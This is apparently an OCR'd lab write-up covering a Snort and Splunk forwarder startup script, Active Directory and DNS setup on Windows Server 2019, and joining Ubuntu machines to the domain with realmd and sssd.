
```
#!/bin/bash

check_root(){
    if [ "$EUID" -ne 0 ]
    then
        echo
        echo -e "\e[31m[!]\e[0m Please run as root"
        echo
    exit 0
    fi


}

monitor(){

    echo
    echo -e "\e[34m[+]\e[0m Initiating SplunkForwarder as daemon..."
    echo
    sleep 1
    sudo /opt/splunkforwarder/bin/splunk start
    sleep 2
    echo
    echo -e "\e[34m[+]\e[0m Initiating Snort IDS as daemon..."
    echo
    sleep 1
    sudo snort -D -c /etc/snort/snort.conf -l /var/log/snort -A Full -i ens160
    echo
    sleep 2
    echo
    echo -e "\e[32m[+]\e[0m Done!"
    exit 0
}


check_root
monitor
```

```
#
# m h  dom mon dow   command
@reboot sudo monitor
```


Setting up Active Directory and DNS services on Windows Server 2019

Installing Active Directory and DNS:


First, we accessed Server Manager from the Start menu. Navigating to **Manage**, we selected **Add Roles and Features** to get the setup process started.





We chose the default installation type being the role-based or feature-based installation and chose the server where we wanted Active Directory to be installed, being the server, we were using.



We selected the ***Active Directory Domain Services*** and ***DNS Server*** roles from the list of available roles. After being prompted to add any additional features we clicked on “Add Features” and then clicked “Next” at the AD DS page.










We continued with the Post deployment configuration by clicking on ***"Promote this server to a domain controller"***.

Next we created a new forest and named it ***SWAP-ANTON.local***






We then left all other options as default on the Domain Controller Options page and put in our password for the Directory Services Restore Mode (DSRM).





Reviewing the configuration summary to verify the settings, we clicked ***Install*** to initiate the installation process and waited for that bad boy to finish.




Adding Organizational Units, Groups and Users


We accessed ***Active Directory Users and Computers*** by navigating to ***Tools*** and selecting it. Then, we right clicked on our domain and chose ***New,*** followed by ***Organizational Unit***, where we provided a name for the OU










Next, we right-clicked on the newly created OU, selected ***New,*** then ***Group,*** and assigned a name to the group




We then created a new user by clicking on the OU, selecting ***New,*** then ***User,*** where we specified the user's name, username, and password, ensuring to check the ***Password never expires,*** option









To add the user to the group, we right-clicked on the user, went to ***Properties***, clicked on the ***Member Of*** tab, clicked ***Add,*** entered the name of our OU, clicked ***Check Names,*** and finally clicked ***OK***







Domain Joining the Ubuntu Machines

We followed this guide, [Ubuntu 22.04 LTS : Join in Active Directory Domain : Server World (server-world.i)](), to join our Ubuntu machines to the domain. The guide provided detailed steps for the entire process.


Installing packages:

We ran the following command to install the packages required to join our Ubuntu machines to the domain: ***apt -y install realmd sssd sssd-tools libnss-sss libpam-sss adcli samba-common-bin oddjob oddjob-mkhomedir packagekit***

```
root@ubuntu:~# apt -y install realmd sssd sssd-tools libnss-sss libpam-sss adcli samba-common-bin oddjob oddjob-mkhomedir packagekit
Reading package lists... Done
```

Update DNS Settings:

Configuring the Domain Controller as the machines DNS sever is needed to join the machine to the domain. We did this through the settings GUI like so.



Discover and Join the Active Directory Domain

Using the ***realm discover SWAP-ANTON.LOCAL*** command we were able to probe the network to find the Active Directory domain configuration details, including its realm name, domain name, and server software.

To join the domain, we used the ***realm join SWAP-ANTON.LOCAL*** command. We verified the integration using the command ***id Administrator@SWAP-ANTON.LOCAL*** command.

```
root@ubuntu:~# realm discover swap-anton.local
Swap-Anton.local
  type: kerberos
  realm-name: SWAP-ANTON.LOCAL
  domain-name: swap-anton.local
  configured: kerberos-member
  server-software: active-directory
  client-software: sssd
  required-package: sssd-tools
  required-package: sssd
  required-package: libnss-sss
  required-package: libpam-sss
  required-package: adcli
  required-package: samba-common-bin
  login-formats: %U@swap-anton.local
  login-policy: allow-realm-logins
swap-anton.local
  type: kerberos
  realm-name: SWAP-ANTON.LOCAL
  domain-name: swap-anton.local
  configured: no
root@ubuntu:~# realm join swap-anton.local
realm: Already joined to this domain
